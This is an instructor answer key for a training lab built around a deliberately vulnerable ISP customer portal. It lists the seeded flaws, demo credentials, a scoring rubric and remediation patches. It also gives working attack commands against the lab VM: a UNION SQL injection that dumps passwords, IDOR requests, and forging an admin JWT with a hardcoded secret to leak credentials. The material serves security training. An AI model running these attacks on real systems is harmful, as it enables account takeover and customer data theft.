


Scenario 03 — NetLink ISP Customer Portal (Digital infrastructure)

Instructor guide & answer key

This document is **not** for trainees. It contains the seeded vulnerabilities, expected CyberFort findings, **what a successful deliverable looks like**, scoring rubric, and remediation patches.

1. Scenario topology



PostgreSQL is **deliberately** bound to the host on 5432 so Nmap finds it. This is the only "infrastructure" vulnerability — all others are application-layer.

2. Seeded vulnerabilities (the answer key)

#	Vulnerability	Where	Detected by	ISO 27001:2022 Annex A control
1	PostgreSQL bound to 0.0.0.0:5432	docker-compose.yml	Nmap	A.8.21, A.8.22
2	SQL injection in customer search	api/src/routes/customers.js (string concatenation)	ZAP + Semgrep	A.8.28, A.8.26
3	IDOR on invoice download (no ownership check)	api/src/routes/invoices.js	ZAP active + manual	A.5.15, A.5.18, A.8.3
4	Session cookie without HttpOnly / Secure	api/src/routes/auth.js	ZAP passive	A.8.5
5	Hardcoded JWT signing secret	api/src/config.js	Semgrep	A.5.17, A.8.4, A.8.24
6	Hardcoded DB password and upstream API key in source	api/src/config.js	Semgrep	A.5.17, A.8.4

#	Vulnerability	Where	Detected by	ISO 27001:2022 Annex A control
7	<code>/api/admin/diagnostics</code> returns DB password and provisioning API key	<code>api/src/routes/admin.js</code>	manual (after JWT forge)	A.5.10, A.8.3
8	Outdated npm dependencies (express 4.16.0, jsonwebtoken 8.5.0, lodash 4.17.20, ejs 3.1.5, body-parser 1.18.0, cookie-parser 1.4.5, pg 8.7.1)	<code>api/package.json</code>	OSV	A.5.7, A.5.19, A.8.8
9	Plaintext passwords in DB	<code>db/init.sql</code>	manual / SQLi data dump	A.5.17, A.8.24

The JWT-forgery flow (5 → 7) is the showpiece of this scenario — it demonstrates how one "boring" finding (a hardcoded secret in source) compounds with another "boring" finding (verbose admin diagnostics) into a complete compromise of customer data.

3. Demonstration credentials

System	Username	Password	Role
Portal	<code>admin</code>	<code>Admin123</code>	admin
Portal	<code>grid_ops</code>	<code>gridops!</code>	staff
Portal	<code>alice</code>	<code>alice2024</code>	customer
Portal	<code>bob</code>	<code>bobcustomer</code>	customer
Portal	<code>carol</code>	<code>carolcorp</code>	customer
Portal	<code>dean</code>	<code>dean-net</code>	customer
DB	<code>netlink_app</code>	<code>NetLink-DB-2024</code>	superuser

The trainee should **never need** the admin password — the whole point is forging an admin JWT after reading the source.

4. Verification commands — with expected output

4.1 Login as customer

```
curl -s -c /tmp/c.txt -X POST -d "username=bob&password=bobcustomer" \
  -o /dev/null -w "POST -> %{http_code}\n" http://<VM2>:3000/login
```

Expected output: `POST -> 302`

4.2 SQL injection — UNION leaks the users table

```
INJ="%'" UNION SELECT id, username, password, role FROM users -- "  
curl -s -b /tmp/c.txt "http://<VM2>:3000/api/customers/search?q=${INJ}" | jq
```

Expected output (excerpt):

```
{  
  "query": "%'" UNION SELECT id, username, password, role FROM users -- ",  
  "results": [  
    { "id": 1, "name": "Alice Constantinou", "email": "alice@example.cy", "plan": "Fibre 1 Gbps" },  
    { "id": 3, "name": "Carol Corp Trading Ltd", "email": "billing@carolcorp.cy", "plan": "Business 10  
    { "id": 3, "name": "alice", "email": "alice2024", "plan": "customer" },  
    { "id": 1, "name": "admin", "email": "Admin123", "plan": "admin" }  
  ]  
}
```

The trailing rows are the leaked `users` table — usernames + plaintext passwords + roles.

4.3 IDOR — Bob reads Carol Corp's invoice #5

```
curl -s -b /tmp/c.txt http://<VM2>:3000/api/invoices/5 | jq
```

Expected output:

```
{  
  "id": 5,  
  "customer_id": 3,  
  "customer_name": "Carol Corp Trading Ltd",  
  "email": "billing@carolcorp.cy",  
  "amount_eur": "1290.00",  
  "period": "2026-03",  
  "status": "paid",  
  "notes": "CONFIDENTIAL: linked to fibre lease, see contract NLT-2025-014."  
}
```

4.4 JWT forgery → admin diagnostics

```
TOKEN=$(node -e "console.log(require('jsonwebtoken').sign(\n  {id:999,username:'attacker',role:'admin'},'netlink-jwt-2024',{expiresIn:'8h'}))")  
curl -s -H "Cookie: token=$TOKEN" http://<VM2>:3000/api/admin/diagnostics | jq
```

Expected output:

```
{
  "portal_version": "2.4.1",
  "node_version": "v18.20.8",
  "db": {
    "host": "db", "port": 5432, "user": "netlink_app",
    "password": "NetLink-DB-2024", "database": "netlink"
  },
  "upstream": { "provisioning_api_key": "pk_live_8b3f29ac41e7d52f04c8a91d7e2b4f6a" },
  "jwt_secret_first_chars": "netl..."
}
```

4.5 PostgreSQL exposed — external connection

```
PGPASSWORD='NetLink-DB-2024' psql -h <VM2> -p 5432 -U netlink_app -d netlink \
  -c "SELECT username, role FROM users LIMIT 4;"
```

Expected output:

username	role
admin	admin
grid_ops	staff
alice	customer
bob	customer

5. What each exploit looks like

5.1 NetLink sign-in page (clean baseline)

NetLink Telco

customer portal

Sign in

Use your NetLink customer credentials.

Username

Password

Sign in

5.2 Customer dashboard for Bob

NetLink Telco

customer portal

bob (customer)

Logout

Hello, bob

Your plan: Fibre 500 Mbps

Service status: nominal · next bill: first of next month

Your invoices

#	Period	Amount (EUR)	Status
#4	2026-04	29.90	paid
#3	2026-03	29.90	paid

5.3 SQL injection — JSON response leaking the users table

Pretty-print ☐

```
{
  "query": "%' UNION SELECT id, username, password, role FROM users -- ",
  "results": [
    {
      "id": 1,
      "name": "Alice Constantinou",
      "email": "alice@example.cy",
      "plan": "Fibre 1 Gbps"
    },
    {
      "id": 3,
      "name": "Carol Corp Trading Ltd",
      "email": "billing@carolcorp.cy",
      "plan": "Business 10 Gbps"
    },
    {
      "id": 1,
      "name": "admin",
      "email": "Admin123",
      "plan": "admin"
    },
    {
      "id": 4,
      "name": "Dean Hadjichristofi",
      "email": "dean@example.cy",
      "plan": "Fibre 200 Mbps"
    },
    {
      "id": 2,
      "name": "grid_ops",
      "email": "gridops!",
      "plan": "staff"
    },
    {
      "id": 6,
      "name": "dean",
      "email": "dean-net",
      "plan": "customer"
    },
    {
      "id": 5,
      "name": "carol",
      "email": "carolcorp",
      "plan": "customer"
    },
    {
      "id": 4,
      "name": "bob",
      "email": "bobcustomer",
      "plan": "customer"
    },
    {
      "id": 2,
      "name": "Bob Charalambous",
      "email": "bob@example.cy",
      "plan": "Fibre 500 Mbps"
    }
  ]
}
```

5.4 IDOR — Bob receives Carol Corp's confidential invoice

Pretty-print ☐

```
{
  "id": 5,
  "customer_id": 3,
  "customer_name": "Carol Corp Trading Ltd",
  "email": "billing@carolcorp.cy",
  "amount_eur": "1290.00",
  "period": "2026-03",
  "status": "paid",
  "notes": "CONFIDENTIAL: linked to fibre lease, see contract NLT-2025-014."
}
```

5.5 JWT forgery → admin diagnostics

trainee@vm2:~\$ JWT forgery + admin diagnostics

```
$ # forge an admin JWT using the hardcoded secret in src/config.js
$ TOKEN=$(node -e "console.log(require('jsonwebtoken').sign(\
  {id:999,username:'attacker',role:'admin'},\
  'netlink-jwt-2024', {expiresIn:'8h'}))")
$ echo "$TOKEN"
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6OTk5LCJ1c2VybmFtZSI6ImF0dGFja2VyIiwicm9sZSI6ImFkbWwluIiwiaWF0IjoxNzc4NjY5MzQ0LCJleHAiOjE3Nzg2OTgxNDk5LlRnbnVYCq4wFomnN4QM8zhUNisqvH9P7Vkxp4iwaIMg

$ # hit the admin diagnostics endpoint with the forged token
$ curl -s -H "Cookie: token=$TOKEN" \
  http://<VM2>:3000/api/admin/diagnostics
{
  "portal_version": "2.4.1",
  "node_version": "v18.20.8",
  "db": {
    "host": "db",
    "port": 5432,
    "user": "netlink_app",
    "password": "NetLink-DB-2024",
    "database": "netlink"
  },
  "upstream": {
    "provisioning_api_key": "pk_live_8b3f29ac41e7d52f04c8a91d7e2b4f6a"
  },
  "jwt_secret_first_chars": "netl..."
}
```

6. What a successful deliverable looks like in CyberFort

6.1 The risk register populated with NetLink findings

CYBERFORT

Dashboard

Assessments

Frameworks

Assets / Products

Risks

Risk Register

Risk Assessment

Incident Registration

Security Advisories

Controls

Documents

Compliance Chain

Audit Engagements

Administration

Documentation

AI Assistant

manastasiadis

CRA Extended

Sign out

Risk Management

Dashboard

Risk Registry89

Risk Templates Library110

Connections

Search risks...

Add New Risk

Export to PDF (89)

Code	Risk Category	Description	Status (Treatment)	Severity	Assessment	Likelihood
RSK-1	DNS Attacks	Attacks targeting Domain Name ...	Accept	Medium	Not Assessed	Medium
RSK-13	Phishing Attacks	Social engineering attacks that tr...	Accept	Medium	Assessment in progress	Low
RSK-30	Accidental fire, water,...	Risk of outages and loss due to ...	Accept	Medium	-	Medium
RSK-31	Availability & Disaste...	Risk of system outage due to a d...	Accept	Medium	-	Medium
RSK-32	Broken or weak auth...	Risk of account hijacking or expl...	Accept	Medium	-	Medium
RSK-33	Brute force attack	Risk of malicious user getting ac...	Accept	Medium	-	Medium
RSK-34	Cancelled contract	A contract is cancelled due to a ...	Accept	Medium	-	Medium
RSK-35	Cloud misconfiguration	Lack of baseline configuration wi...	Accept	Medium	-	Medium
RSK-36	DNS Spoofing	Risk of data theft and malware di...	Accept	Medium	-	Medium
RSK-37	Data breach	Open ports, unrestricted protocol...	Accept	Medium	-	Medium

1-10 of 89 risks

12345...9

10 / page

6.2 The ISO 27001 gap assessment, answered

Assessment Overview

View your active assessments or create new ones

Active Assessments 4

Assessments currently in progress

- NetLink ISO 27001 Gap

CRA • Product: NetLink Customer Portal

0%

Selected
- SmartGrid NIS2 Conformity

CRA • Product: SmartGrid Meter Admin

0%
- PortPilot CRA Conformity

Create New Assessment

Start a new assessment for a framework

Framework

CRA

Assessment Type

Conformity

Scope Type *

Select scope type

Assessment Name

Enter assessment name

Create

Cancel

4
Total0
Completed

Select Assessment

Or browse and select from existing assessments

Framework

CRA

Assessment Type

Conformity

Assessment

NetLink ISO 27001 Gap

Delete Assessment

Assessment Questions (Asset / Product: NetLink Customer Portal)

Question 1

Mandatory: YES Completed: YES Common in: CRA (clone-systems.com)

Have you undertaken an assessment of the cybersecurity risks associated with your product with digital elements?

☐ Yes ☒ No ☐ Partially ☐ N/A

Assign Policy No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer

Clear Answer

Attach File(s)

Question 2

Mandatory: YES Completed: YES Common in: CRA (clone-systems.com)

Do you take the outcome of the cybersecurity risk assessment into account during the planning, design, development, production, delivery and maintenance phases?

☐ Yes ☒ No ☐ Partially ☐ N/A

Assign Policy No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer

Clear Answer

Attach File(s)

Question 3

Mandatory: YES Completed: YES Common in: CRA (clone-systems.com)

Is your cybersecurity risk assessment documented and updated as appropriate during the support period?

Save Answer

Clear Answer

Attach File(s)

CYBERFORT

Dashboard

Assessments

Frameworks

Assets / Products

Risks

Controls

Documents

Compliance Chain

Audit Engagements

Administration

Documentation

AI Assistant

manastasiadis

CRA Extended

Sign out

Yes

No

Partially

N/A

Assign Policy

No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Question 4

Mandatory: YES Completed: YES Common in: CRA (clone-systems.com)

Save Answer

Clear Answer

Attach File(s)

Does your cybersecurity risk assessment comprise an analysis based on the intended purpose and reasonably foreseeable use of the product?

Yes

No

Partially

N/A

Assign Policy

No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Question 5

Mandatory: YES Completed: YES Common in: CRA (clone-systems.com)

Save Answer

Clear Answer

Attach File(s)

Does your risk assessment take into account the conditions of use, operational environment, and assets to be protected?

Yes

No

Partially

N/A

Assign Policy

No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Question 6

Mandatory: YES Completed: YES Common in: CRA (clone-systems.com)

Save Answer

Clear Answer

Attach File(s)

Does your risk assessment consider the length of time the product is expected to be in use?

Yes

No

Partially

N/A

Assign Policy

No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Question 7

Mandatory: YES Completed: NO Common in: CRA (clone-systems.com)

Save Answer

Clear Answer

Attach File(s)

Does your cybersecurity risk assessment indicate whether and how the security requirements are applicable to your product?

Yes

No

Partially

N/A

Assign Policy

No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Question 8

Mandatory: YES Completed: NO Common in: CRA (clone-systems.com)

Save Answer

Clear Answer

Attach File(s)

Do you include the cybersecurity risk assessment in the technical documentation when placing the product on the market?

Yes

No

Partially

N/A

Assign Policy
No Policy

Evidence Description
Describe the evidence supporting this answer...

0 file(s) attached:

Question 9
Mandatory: **YES** Completed: **NO** Common in: CRA(clone-systems.com)

Where certain essential cybersecurity requirements are not applicable, do you include clear justification in the technical documentation?

☐ Yes ☐ No ☐ Partially ☐ N/A

Assign Policy
No Policy

Evidence Description
Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer
Clear Answer
Attach File(s)

Question 10
Mandatory: **YES** Completed: **NO** Common in: CRA(clone-systems.com)

Do you systematically document relevant cybersecurity aspects concerning your products with digital elements?

☐ Yes ☐ No ☐ Partially ☐ N/A

Assign Policy
No Policy

Evidence Description
Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer
Clear Answer
Attach File(s)

1-10 of 52 questions
1 2 3 4 5 6

7. Risk-register expected entries (detailed)

A complete trainee deliverable contains at least seven risks against this product:

1. PostgreSQL exposed on customer-facing subnet — H/H
2. SQL injection in customer search — H/H
3. IDOR on invoice download — H/H
4. Cookie missing HttpOnly/Secure — M/M
5. Hardcoded JWT secret + admin diagnostics chain — H/Critical
6. Hardcoded DB password and provisioning API key — M/H
7. Outdated npm dependencies — H/M

8. Scoring rubric (100 pts)

Activity	Points
Portal registered as a product	5

Activity	Points
Nmap scan + 5432 finding	10
ZAP scan launched	5
SQL injection verified and filed	15
IDOR verified and filed	10
JWT forgery executed against /api/admin/diagnostics	20
Semgrep scan + hardcoded-secret finding	10
OSV scan + ≥3 dep advisories filed	10
ISO 27001 assessment answered against the 10 Step-7 questions	10
Gap report PDF generated	5

Pass threshold: 70.

9. Remediation patches

- **SQL injection** — parameterise the customer search:

```
js const sql = "SELECT id, name, email, plan FROM customers " + "WHERE name ILIKE $1 OR email ILIKE $1 ORDER BY name LIMIT 50"; const rows = (await c.query(sql, ["%" + q + "%"])).rows;
```

- **IDOR** — load `customer.user_id` and reject if it doesn't match `req.user.id`; allow admins.
- **JWT secret** — load `JWT_SECRET` from env via Secret Manager / Vault; rotate on every release.
- **Diagnostics endpoint** — never include secrets in the response body. Replace passwords with `"REDACTED"`.
- **Cookie flags** — `res.cookie("token", token, { httpOnly: true, secure: true, sameSite: "strict" })`.
- **PostgreSQL exposure** — remove `ports: 5432:5432` from `docker-compose.yml`.
- **Plaintext passwords** — bcrypt-hash with cost 12; migrate on first login.
- **Dependencies** — `npm audit fix`, then pin to currently-supported majors.

10. Reset between sessions

```
cd /srv/netlink-scenario/03-netlink-isp-digital-infra
docker compose down -v
docker compose up -d --build
```

The `-v` drops the Postgres volume so the seed re-runs.